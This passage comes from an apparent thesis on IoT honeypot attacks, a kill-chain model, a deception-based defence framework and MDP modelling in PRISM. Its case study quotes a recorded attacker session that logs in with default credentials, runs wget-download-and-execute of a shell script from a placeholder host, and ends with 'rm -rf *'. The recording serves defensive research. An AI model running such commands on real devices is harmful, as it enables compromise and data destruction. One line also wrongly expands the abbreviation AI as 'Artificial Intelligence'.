Our analysis data is presented in Figure 3.3. P1–P52 shows the unique patterns used to group the attacks. Step 1–9 show the steps followed in a specific pattern (P). For example, P1 represents a pattern of attacks in which commands associated with Step 1 (discovery phase) – Step 8 (remove traces) were observed. No TCP/IP traffic forwarding requests were observed in P1. Hence, it does not include Step 9. Another attack pattern, for example, P52 contain commands related to Step 1–3. Furthermore, we observed that attack patterns could be manually grouped in a cluster based on their similarity of following the IoTKC steps. In this way, we mapped attack patterns to 16 clusters. An attack pattern belonging to a specific cluster is represented by Cluster(CL) (as shown in Figure 3.3). For

example, P1, 19, 36 and 47 belong to CL:1 as they all are following the same IoTKC Step 1–8.

A sample attack case study and mapping the commands executed as part of the attack process to the IoTKC model has also been discussed in the following section.




Figure 3.3: The IoTKC steps followed in attack patterns.

3.6.1 A sample attack: Case study

Following is a sample attack recorded on our honeypot system. This attack has been recorded on Port “23” and the login credentials were “Username: root” and “Password: pass”. We mapped the recorded attack to the IoTKC steps.

```
1- sh
2- shell
3- help
```

```
4- busybox
5- cd /tmp || cd /run || cd /
6- wget http://URL address/filename.sh
7- chmod 777 filename.sh
8- sh filename.sh
9- rm -rf *
...Repeated commands (lines 6-9) containing different
file names and parameters...
```

- Step 1: The attacker sent a connection request on port 23.
- Step 2: The attacker logged in the device using a combination of username and password.
- Step 3: Commands 1 and 2 show that the attacker is trying to activate the Shell to start communication. The reason behind executing command 3 is unclear. Command 4 shows the signature used by the attacker trying to check if the device is an IoT and has (`/busybox`) applet. In command 5, the attacker is exploring different directories.
- Step 5: Command 6 refers to the attacker's activity of downloading malware file.
- Step 6: In command 7 permissions are set for the malware file that refers to the preparation of package.
- Step 7: Command 8 refers to the installation of the package using an appropriate Shell environment.
- Step 8: Command 9 presents the attacker's activity of doing cleanup to remove the traces.
- Remaining commands present repetitive behaviour of the attacker to download other malware files, assigning permissions, installing

them and then removing the traces. The attacker does not send any TCP/IP traffic to other targets.

3.7 Summary

In this chapter, we analysed more than 30,000 captured attacks on IoT devices using the CKC model. We extended the CKC model to a more specific IoTKC model. This model highlighted the actions taken by the attackers in each phase of the attack process and identified the attackers' tactics. We also analysed the collected data and identified the frequently targeted IoT ports and login credentials used to enter the devices. Moreover, a sample attack case study has been discussed mapping attackers' actions to the identified IoTKC steps.

This chapter provided an understanding of captured attacks in terms of the attack process followed for exploitation of IoT devices, tools and techniques used by attackers in the process. Moreover, a general sequence of attack operations observed is also presented here. After gaining knowledge about attacks, the concern is how to utilise this information in order to defend against attacks. To that end, there are several considerations to make. For example, security solutions such as deception systems and techniques have been discussed in Section 2.4 being used in IoT environments to capture and analyse attacks.

Deception techniques have been used in cyber security. However, it has been reported that incorporation of deceptive elements for computers security defence were ad-hoc attempts [8]. There have also been proposed deception models and processes talking about the phases of how deception should be planned and integrated, as discussed in Section 2.5. However, these models do not directly consider using the knowledge about existing attacks to defend against these attacks in future, plan and integrate deception-based defence accordingly.

In the next chapter, we propose a deception-based security framework

that uses the knowledge about existing attacks for planning, integrating and monitoring deception. We also present a case study of IoT attacks to perform probabilistic model checking and verify relevant properties.

Chapter 4

Deception-Based Security Framework

This chapter answers *RQ2: How do we utilise the prior knowledge of attacks to provide defence?*

In this chapter, Section 4.1 provides brief details on research problem and previous works. Section 4.2 presents the proposed deception-based security framework. In Section 4.3, Internet of Things (IoT) attacks are represented as an Markov Decision Process (MDP)-based probabilistic model and related properties are verified. Section 4.4 summarises this chapter.

4.1 Introduction

A large number of deception systems and techniques, including honey[pots, files, accounts, passwords, web pages] and network tarpits have been used in computer security to detect, prevent and mitigate attacks [53]. Almeshekah and Spafford [8] reported that incorporation of deceptive components for computer security were ad-hoc attempts. This suggests a lack of available deception-based security frameworks to systematically apply deception to achieve desired security goals. Planning and integrating deception is a complex process and requires consideration on many factors

such as selecting deception techniques, defining deception goals, responding to counter deception operations, monitoring and updating deception when needed.

Hassan and Guha [54] discussed existing deception models proposed for designing deception operations [161], deception incorporation [8] and deception life cycle management [58]. They identified common elements in the models and presented an abstract representation composed of plan and deploy, monitoring and analysis. The first is about planning and implementation, the second is about production and preparation for interaction with adversaries and the third is about determination to see if deception was successful or not [54]. A goal-driven approach [107] for including deception in the software development process, deception-based life cycle approach [35], life cycle of cyber deception [155] as the combination of gaining situational understanding and then developing deception and a cyber deception chain [137] mitigating attackers' actions; can also be grouped as the processes and models proposed in the literature when thinking about plan, integrate, deploy and monitor deception.

The deception processes and models discussed above have been proposed for planning and applying deception considering various stages or as a life cycle. However, some important aspects need further consideration such as:

- A pre-planning phase to help defenders understand their opponents thoroughly (i.e. attack actions, Tools, Techniques and Processes (TTPs) of attackers and their behaviour in the process).
- Active interaction with the attackers and selection of defence actions accordingly.
- Preserving known attacks (i.e. already captured attacks) to probabilistically model them and predict attackers' following actions based on the probabilities and information gained from the attacks sequences they follow.

- Quantification metrics evaluating attackers' and defenders' performances in the process based on their actions.

This chapter proposes a deception-based security framework that focuses on the aspects discussed above. As part of this chapter, we proposed the following contributions:

- A deception-based security framework composed of five phases. The first phase analyses known attacks to explore attack actions and TTPs used by the attackers. This also includes a four-state behavioural model to discuss how attackers respond to the failure of their actions in the attack process. Moreover, five quantification metrics (i.e. cost, reward, trust, incentive and penalty) are identified and used for evaluating the performance of actions performed by attackers and defenders. Other phases include creating deception-based defence, performing defensive actions, evaluating performance, monitoring and updating defence actions when required.
- As a proof of concept, we modeled known attacks captured on simulated IoT devices in Section 3.3.2 as an MDP and performed probabilistic model checking. Once the MDP model is detailed, a probabilistic model checking tool, i.e., PRISM, is used to verify probabilistic properties. The properties include: 1) expected cost for defence actions in known and unknown attacks, 2) probability of successful attacks, and 3) maximum probabilities of reaching attack states. Properties verification results showed that predicting attackers' actions results in a reduction in the cost associated with the defence actions taken by defenders against attackers' actions.

4.2 Deception-Based Security Framework

Our proposed framework is composed of five phases which are discussed in the following sections. The framework is shown in Figure 4.1.




Figure 4.1: Deception-based security framework.

4.2.1 Phase 1: Knowing your attacks and attackers

The first phase of designing a deception-based security framework is to know about the attacks and attackers. This phase is composed of analysing the attacks, quantifying the attacks and Probabilistic Modelling (PM) of already known attacks.

Analysing the attacks

This refers to the process of exploring the attack actions performed, the TTPs used and the behaviour of attackers in the attack process. Honeypots are the deception systems which are used to capture data on attackers by simulating deceptive services and allowing attackers to perform their actions in carefully controlled and monitored environments [29, 53, 134]. By generalising from the observations on the captured data, an attack pattern showing the sequence of actions performed by attackers can be designed that includes the TTPs used in the attack. In Section 3.5, we proposed the IoT Kill Chain (IoTKC) model to discuss the attack process followed to exploit IoT devices along with the tools and techniques used by the attackers in the process. Similarly, a sequence of attack actions can be defined where each attack action has the associated TTPs assigned. Attack Action(s) (AA) are formally defined as:

$$AA_{1..n}(n : \text{Number of actions in an attack}) \tag{4.1}$$

Logging into the bait system using brute-force attacks, downloading malware from simulated browsers and their installation using appropriate Shell environments are examples of attack actions. This information is used in phase 2 to decide which deception techniques should be used against attack actions by looking at associated TTPs. The attacker's behaviour during the execution of the attack steps also plays a vital role in selecting defence actions. This will help to predict the attacker's next action following a failed attack step and select the best countermeasure to deploy next.

We identified four possible states to model the behaviour of an attacker on the failure of an attack step in the process of exploiting IoT devices. Four-state (s1–s4) attackers' behavioural model is shown in Figure 4.2. Attack action is the initial state which indicates an attack action is performed. Action failed is the transition which highlights one of the following four actions taken by the attacker:

- s1: Repeat the failed action with the same TTPs.
- s2: Repeat the failed action with different TTPs.
- s3: Perform any other action when an action is failed.
- s4: Exit the attack process when an action is failed.




Figure 4.2: Attacker behavioural model.

Attacker Behaviour (AB) is formally defined as:

$$AB_{1..n}(n : \text{Four states of an attacker's behaviour}) \tag{4.2}$$

Understanding the behaviour of an attacker will help in the selection process of defence actions. For example, if attackers continue to perform attack actions despite the failure of the previous action(s), no changes in responses are required. However, if attackers repeat the failed actions by applying different TTPs, different responses should be generated to make sure they do not discern the presence of a deceptive strategy by the target system.

Quantifying the attacks

Assigning meaningful quantification measures for the attack actions is a complex process as they are influenced by multiple factors such as infrastructure and attackers' properties [87]. The authors in [24, 67] have considered the attack process as a game scenario between the attacker and the defender or transformed the attacks into attack trees to propose quantification metrics (e.g. cost, gain and penalty) with meaningful estimations. We obtained the idea of assigning quantification metrics from previous studies and five quantification metrics (i.e. cost, reward, trust, incentive and penalty) were identified related to incurred cost, gained reward and attacker's trust in the target system. Similarly, we will also assign the same quantification metrics to defenders in phase 3. These metrics will be computed on the defender's side based on the attacker's actions in an attack process. The quantification metrics defined for an attacker are as follows:

- *Attack Cost (AC)*: This refers to the incurred cost to the attackers for performing their attack actions. There is an associated cost for each attack action performed which can be in various forms, e.g., time, resources utilised and skills of attackers. It is challenging to measure and categorise these parameters based on different types of attack actions. Hence, the process of assigning quantifiable values to attack cost against each attack action becomes more complex. Therefore, to keep it general, we assign a fixed value of 1 for each attack action performed in an attack process.

- *Attacker's Reward (AR)*: This refers to the attackers' gained reward by performing the attacks. Like attack cost, rewarding attackers based on various attack actions will require consideration on multiple parameters, e.g., quantifying success and return on investment. These parameters cannot be measured accurately without having information about attackers' intentions and require many other factors to be considered. In this way, assigning a quantifiable reward to attackers

against their each attack action becomes cumbersome. Therefore, we assign a fixed value of 1 as a reward for each attack action to make it general. We also assume that all attack actions are performed in a deceptive environment on a target system (i.e., a honeypot). For the failed attack actions, it is possible that the target system does not support that functionality. Therefore, we will consider assigning the same reward for every attack action.

- *Attacker's Trust (AT)*: This refers to the trust of attackers in the target system. We assign a fixed value of 1 for each attack action as attackers trust the system and perform attack actions to exploit it. However, in the case where the attacker exits the attack process, a value of 0 is assigned because an attacker may quits the attack process when desired results are not achieved.

- *Attacker's Incentive (AI)*: This refers to awarding an incentive to the attackers if they perform actions in the attack process which are not predicted by the defenders successfully. We assign a fixed value of 1 as an incentive for each attack action that defenders do not predict. Keeping the value fixed to 1 will make our quantification approach consistent as incentive value will be added to the AR.

- *Attacker's Penalty (AP)*: This refers to awarding a penalty to the attackers if they perform actions in the attack process which defenders successfully predict. We assign a fixed value of 1 as a penalty for each attack action that defenders predict. Keeping the value fixed to 1 will make our quantification approach consistent as penalty value will be deducted from the AR.

Probabilistic Modelling of attacks

PM is a formal verification technique to model stochastic systems and has been used in a various application areas including computer security. PM

allows to model probabilistic and non-deterministic behaviours such as unknown behaviour of an attacker targeting a system [84]. The knowledge about known attacks should be preserved to use this information for future attacks. This will help defenders proactively perform defence actions based on the probability of future actions taken by attackers and learning from previous experiences. In this approach, defenders will have an advantage over attackers because they can predict the most likely future actions taken by the attacker allowing the defender to preemptively counter the action.

Similar concepts have also been reported in the domain of reinforcement learning to learn the best responses based on previous experiences and take actions in specific circumstances [38]. One of the possible ways to model these types of problems is using MDP [38, 39]. A use case of attacks captured on simulated IoT devices is presented as an MDP model and related probabilistic properties have been verified in Section 4.3. This shows that probable attackers' actions in future attacks can be predicted using existing knowledge.

The combination of analysing the attacks, quantifying the attacks and PM of attacks present a complete Attack Model (AM). An AM is a 9-tuple that is formally defined as:

$$AM = AA_{1..n}, TTPs, AB_{1..n}, AC, AR, AT, AI, AP, PM \tag{4.3}$$

AB, TTPs and PM provide theoretical foundations for selecting deception-based defensive actions by learning the behaviour of an attacker in the attack process, TTPs used and predicting their probable actions. Other tuples have a scoring mechanism and for each attack pattern, their values should be assigned. For example, we have a sample attack, as shown in Table 4.1, where the attacker performed five actions. Three of them (i.e. 2, 3 and 5) are Predicted (Pred) by the defender. Therefore, for these actions, Artificial Intelligence (AI) is assigned as 0 and AP is assigned as 1. Action 4 is Not Predicted (N.Pred) by the defender. In this case, AI is assigned as

1 and AP is assigned as 0. No values (e.g. Pred or N.Pred) were assigned to the first attack action as it started the attack process. Once all AI and AP values are calculated for attack actions, we put them in AR. The calculated values for the attackers according to proposed quantification metrics are shown in Table 4.1. As mentioned earlier, these metrics will be computed on the defender's side based on the attacker's actions in an attack process.

Table 4.1: A sample attack model.

AA	AC	AR	AT	AI	AP
1	1	1	1	0	0
2 (Pred)	1	1	1	0	1
3 (Pred)	1	1	1	0	1
4 (N.Pred)	1	1	1	1	0
...	...	...	...	...	...
5 Exit (Pred)	1	1	0	0	1
Total	5	5+1-3 = 3	4	1	3

4.2.2 Phase 2: Creating a defence story

The selection of defensive actions is based on the knowledge gained from the previous phase in which attackers' actions and their behaviour in the process have been identified. In this phase, the following four questions need to be answered to allow deception-based defence actions to be mapped against the attackers' actions. Answers to these questions consider deception techniques to be used as countermeasures against the actions taken by the attackers.

- *What is the goal of using deception?*
  The first question is concerned with choosing the goal of using deception. We considered possible deception goals identified by Han et al. [53] and mapping they have done in their study. Data collection is also one of the goals of using deception. Deception systems and techniques used to achieve these goals are:

  - *Data collection:* Honeypots record attacker activities in a controlled environment, collect information about attacker TTPs and capture artefacts such as malware samples. The amount of detail collected depends upon the interaction level they provide to the attacker [134, 110].
  - *Attack detection:* A Honey file is a bait file added to the file repositories with the intention of attracting attackers and trigger an alarm when accessed. Although these honey files have no value, however, they have appealing titles to lure attackers [161].
  - *Attack prevention:* Honey encryption is a deception technique in which messages were protected by generating encrypted text. The decryption of cipher text with incorrect keys results in producing bogus but plausible messages called honey messages [66].
  - *Attack mitigation:* A network tarpit is a deception technique that is used to frustrate and confuse human adversaries or slow down automated network scanning by adding sticky connections. Network tarpits can also redirect malicious traffic to decoy machines and thereby further mitigate attacks [53].

- *What is the operational unit of deception?*
  The second question is concerned with the operational services provided by a deception unit in use. Almeshekah and Spafford [8] discussed the computer system components that can be used to implement and offer various deception services. Some of the services include sending a fake network response, a simulated vulnerability, delayed responses and revealing fake network topology [53].

- *How to deploy deception?*
  The third question is concerned with the deployment model for de-

ception. Han et al. [53] discussed the following four deployment models and mapped them to deception systems and techniques:

  - *Built-in:* Han et al. [53] reported that few studies added deception directly into the system at the design phase. They reported honey encryption [66] as an example of deploying built-in deception when honey tokens are integrated into the system by design.
  - *Added-to:* Honey files [161] are an example of adding bait files to the file repositories with the intention of attracting attackers and triggering alarm when accessed.
  - *In-front of:* Network tarpits are capable of interfering the attacks at reconnaissance phase and redirect them to fake machines simulating services deployed in-front of target systems [53, 23].
  - *Isolated:* Honeypots have also been deployed as isolated deception systems to capture activities of attackers to gain intelligence [53].

- *When to apply deception?*
  Once the purpose, unit and deployment model for deception have been decided, it is required to think about when to apply the chosen deception. The answer to this question is based on attack actions identified in phase 1 of the framework. A theoretical mapping can be designed similar to the mappings proposed by Hutchins et al. [62] and Almeshekah and Spafford [9] where they discussed the deception techniques suitable against attack actions.

Overall, this phase creates a Defence Story (DS) in which defenders can choose deception techniques as Defence Action(s) (DA) to be performed against the actions performed by the attackers. Formally, we can define this phase DS as a pair:

$$DS = AA_{1..n}, DA_{1..n}(n : \text{Number of actions}) \tag{4.4}$$

4.2.3 Phase 3: Performing defence actions

The knowledge gained from previous phases is used to perform defence actions. In this phase, we map defence actions against the actions performed by the attackers. This phase also focuses on quantifying defence actions according to the following five measures:

- *Defence Cost (DC)*: This refers to the incurred cost to the defenders for performing defence actions. We assign a fixed value of 1 for each defence taken against the attacker's actions.
- *Defender's Reward (DR)*: This refers to the defenders' gained reward by providing defence against the attacks performed. We assign a fixed value of 1 for each defence action.
- *Defender's Trust (DT)*: This refers to the trust of the defender in the defensive approach. We assign a fixed value of 1 for each attack action as it shows that attackers believe in the system. However, in the case where the attacker exits the attack process, a value of 0 is assigned because an attacker may quit the attack process when desired results are not achieved.
- *Defender's Incentive (DI)*: This refers to awarding an incentive to the defenders if they can successfully predict probable actions of the attackers in the attack process. We assign a fixed value of 1 as an incentive for each attack action that is predicted by defenders. This value will be added to the DR.
- *Defender's Penalty (DP)*: This refers to awarding a penalty to the defenders if they cannot successfully predict the actions of the attackers. We assign a fixed value of 1 as a penalty for each attack action

that is not predicted by defenders. This value will be deducted from the DR.

For the above mentioned metrics, we assign a fixed value of 1. The rationale behind selecting this value is the same as how we give values to quantify the attacks in Section 4.2.1. Although on the defenders' end, it is possible to measure time spent to perform defence actions, resources utilised and the percentage to which a defender was successful. However, to keep our quantification process similar for both attackers and defenders and evaluate the performance by comparing these measures, we keep values fixed for both parties.

We denote this phase as Defence Model (DM). DM is 8-tuple that is formally defined as follows:

$$DM = AA_{1..n}, DA_{1..n}, DC, DR, DT, DI, DP, PM \tag{4.5}$$

Theoretically, multiple defence actions can be performed against an action by the attacker. To simplify our model, we model a one-to-one mapping between a defence action and an attack action. An example DM is shown in Table 4.2 for the same attack shown in Table 4.1. The attacker performed five actions. Three of them (i.e. 2, 3 and 5) are Predicted (Pred) by the defender. Therefore, for these actions DI is assigned as 1 and DP is assigned as 0. Action 4 is Not Predicted (N.Pred) by the defender. In this case, DI is assigned as 0 and DP is assigned as 1. Again, in this table, no values (e.g. Pred or N.Pred) were assigned to the first attack action as it is starting the attack process. Once all DI and DP values are calculated for defence actions, we put them in DR. Similarly, these metrics will be computed on the defender's side based on defence actions taken by the defender against the actions of the attacker in an attack process.

Table 4.2: A sample defence model.

AA	DA	DC	DR	DT	DI	DP
1	1	1	1	1	0	0
2 (Pred)	1	1	1	1	1	0
3 (Pred)	1	1	1	1	1	0
4 (N.Pred)	1	1	1	1	0	1
...	...	...	...	...	...	...
5 Exit (Pred)	1	1	1	0	1	0
Total	5	5	5+3-1 = 7	4	3	1

4.2.4 Phase 4: Evaluating performance of defence actions

This is the fourth phase in the proposed framework where the concern is evaluating the performance of defence actions. Tables 4.1 and 4.2 show we can evaluate the performance by calculating the values of proposed quantification metrics for all attack and defence actions performed by attackers and defenders, respectively. Ideally, at the end of an attack process, DR $>$ AR while maintaining attackers trust that they are not being deceived and the attackers gain rewards for their actions; although these actions are performed in a controlled deceptive environment. We can see that prediction allows defenders to get more reward compared to the attackers when defenders already know attackers' actions.

4.2.5 Phase 5: Monitoring and updating defence actions

Deception-based defence works as a continuous approach. The attackers can always target computer systems with well known or new intrusion attempts and in-place defensive measures should be ready to respond to those attempts. The response is not limited to stopping attackers' operations but the proposed framework is based on the concept of actively engaging attackers to manipulate their behaviour in the attack process and learn about them. To achieve this, it is essential to consider the following three dimensions related to monitoring defence actions and updating

them when required:

- *Impact on attackers*: A four-state behavioural model is shown in Figure 4.2 allowing us to observe how attackers are responding to their unsuccessful actions. For states 1–3, it shows that if attackers belong to one of these states, they believe in the system and the attack operation is in progress. Ideally, a defender wants to keep attackers in states 1–3 loop to manipulate their behaviour and waste their resources.

- *Detecting counter deception operations*: While monitoring attacker behaviour, it is important to observe when attackers perform any counter deceptive operations. It shows that attackers suspect the target system. Therefore, deceptive operations should be updated against counter deception operations.

- *Updating attacks information*: Attack techniques are continuously updating and attackers introduce small variations in attack patterns to evade detection [32]. It is essential for the defence systems to continuously update their knowledge of unknown attacks. In this way, defence actions can be enhanced and defenders can achieve their security goals with more updated knowledge.

This section discussed the design of our proposed deception-based security framework. The framework also discusses modelling known attacks using a probabilistic approach to predict attackers' actions based on the probabilities of actions to be performed following a sequence. For this purpose, we used MDP-based system modelling.

4.3 Markov Decision Process-Based System Modelling

As a proof of concept, we formalised a case of attacks captured on simulated IoT devices using a honeypot to demonstrate the applicability of modelling known attacks. We used the data collected in Section 3.3.2 to formulate the MDP model in PRISM and verified the properties including calculating the cost for defence actions in known/unknown attacks, probability of successful attacks and maximum probabilities of reaching attack states.

4.3.1 Model formulation

We proposed an IoTKC model (Section 3.5) in which nine attack steps followed for exploitation of IoT devices were identified by generalising our observations on more than 30,000 attack sessions captured on the honeypot. Each IoTKC step is an abstraction of the actual TTPs used in the attack. This allows us to identify similarities between attacks that differ in detail but are similar in terms of the steps of the IoTKC reached during the attack process.

Based on further analysis, we found that most of the attack sessions repeat and follow the same steps in a sequence according to IoTKC. In this way, we were able to identify 14 unique attacks in which attackers followed different steps in a sequence. Each state represents an attack step for a unique attack and the transition between each state depends on the completion of an attack step. A unique attack may represent multiple attack sessions repeating the same steps in a sequence. However, a unique attack pattern itself represents a unique attack structure. We modelled 14 unique attacks as an MDP and used them to derive the states, transitions and the probabilities of a transition occurring, as shown in Figure 4.3.

In our MDP model, we allocate ten states (s1–s10) which are repre-




Figure 4.3: Markov decision process of IoT attacks.

sented by circles in the Figure 4.3. States s1–s9 represent the IoTKC steps which refer to actions performed by an attacker and state s10 indicates when an attack is unsuccessful. For example, Attack 1 shows that steps 1, 2, 3, 5, 6 and 8 of IoTKC have been followed in this attack process. Flows between states are represented with arrows and labelled with probabilities between 0–1. Probability refers to moving from one state to another in an attack process when an action is performed. For 14 unique attacks, we have calculated the state transition probabilities $P_{ss'}$ as:

$$P_{ss'} = \frac{Number\ of\ unique\ attacks\ in\ which\ s\ is\ moved\ to\ s'}{Total\ number\ of\ unique\ attacks} \tag{4.6}$$

For example, in all 14 attacks, s1 moved to s2, the calculated probability is 1. The state transition probability for s3–s4 is 0.29 because in only four attacks, i.e., Attacks 6, 8, 13 and 14, s3 moved to s4 after an attack action is performed. Once we had formulated the model as an MDP, we used the probabilistic model checking approach to perform our analysis. For all of the ending states, to avoid deadlock situation, we further modelled their

probabilities as 0.5 for staying at the same state and 0.5 for moving to s1 to start attack process again.

4.3.2 Probabilistic model checking

We are surrounded by computers and network systems which operate in environments possessing unknown and unpredictable characteristics. Therefore, verifying the functionality in terms of safety and correctness is required for these systems. Probabilistic model checking is used to model and analyse systems with stochastic behaviour in nature [84]. MDP allows modelling the behaviour of a probabilistic system [84] and allows making decisions under uncertainty representing stochastic nature [10]. PRISM allows to perform probabilistic model checking by constructing and analysing models such as MDP [59].

We used PRISM to encode the MDP model and performed model checking. PRISM also allows specifying the model with cost and reward functionalities to provide quantitative analysis. The user can interpret the cost and reward as they want and can model the behaviour accordingly. In our case, we introduced the cost which we want to decrease for defence actions by predicting attackers' actions. This can also be perceived as an increase in the reward when the associated cost for defence actions is decreased.

4.3.3 Properties and verification

Once the model is formulated according to the input syntax of PRISM, then the probabilistic properties are identified and verified with system specifications. For automating the process of model checking with multiple instances, PRISM also allows to conduct experiments. The details on the properties verified are discussed as follows:

Property 1 - Expected cost for defence actions in known and unknown attacks:

This property verifies that modelling known attacks using a probabilistic approach allows predicting attackers' probable actions. Therefore, the associated cost for defence actions can be decreased when defenders already know the attackers' actions. Based on this assumption, the property is evaluated in PRISM as: first, the attacks in Figure 4.3 were specified, then some unknown attacks were specified. We assign values based on: where all possible states are defined, we consider that these can be predicted; where all possible states are not defined and for completely unknown attack states specified, these can be considered as not predicted. We assume that defence actions cost for not predicted cases would be more than predicted. We expect the cost associated with defence actions to decrease when the model can successfully predict the following actions in an attack process (for predicted cases).

We verified this property and plotted the results in Figure 4.4. For example: known, i.e., predicted (blue), and not predicted and unknown attacks (green) show that the maximum expected associated cost for defence actions is less in predicted cases than the maximum expected associated cost for not predicted cases when the model ran for 10-times. As already mentioned, PRISM allows specifying cost or rewards based on model type and specification. Another way of thinking about this property is that when the associated cost for defence actions is decreased, this refers to an increase in the reward for defenders.

